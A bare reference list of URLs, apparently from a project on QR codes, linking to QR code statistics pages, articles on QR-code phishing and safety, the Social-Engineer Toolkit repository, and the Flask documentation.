https://qrcode.co.uk/blog/qr-code-statistics/
https://www.qrcode-tiger.com/qr-code-statistics-2022-q1
https://qrcode.co.uk/blog/qr-code-statistics/
https://hackread.com/qr-code-phishing-social-engineering-scams/
https://securityboulevard.com/2024/02/qr-code-phishing-attacks-target-high-level-executives-report/
https://portswigger.net/daily-swig/qr-code-security-best-approaches-to-using-the-technology-safely-and-securely
https://portswigger.net/daily-swig/qr-code-security-best-approaches-to-using-the-technology-safely-and-securely
https://github.com/trustedsec/social-engineer-toolkit
https://flask.palletsprojects.com/en/3.0.x/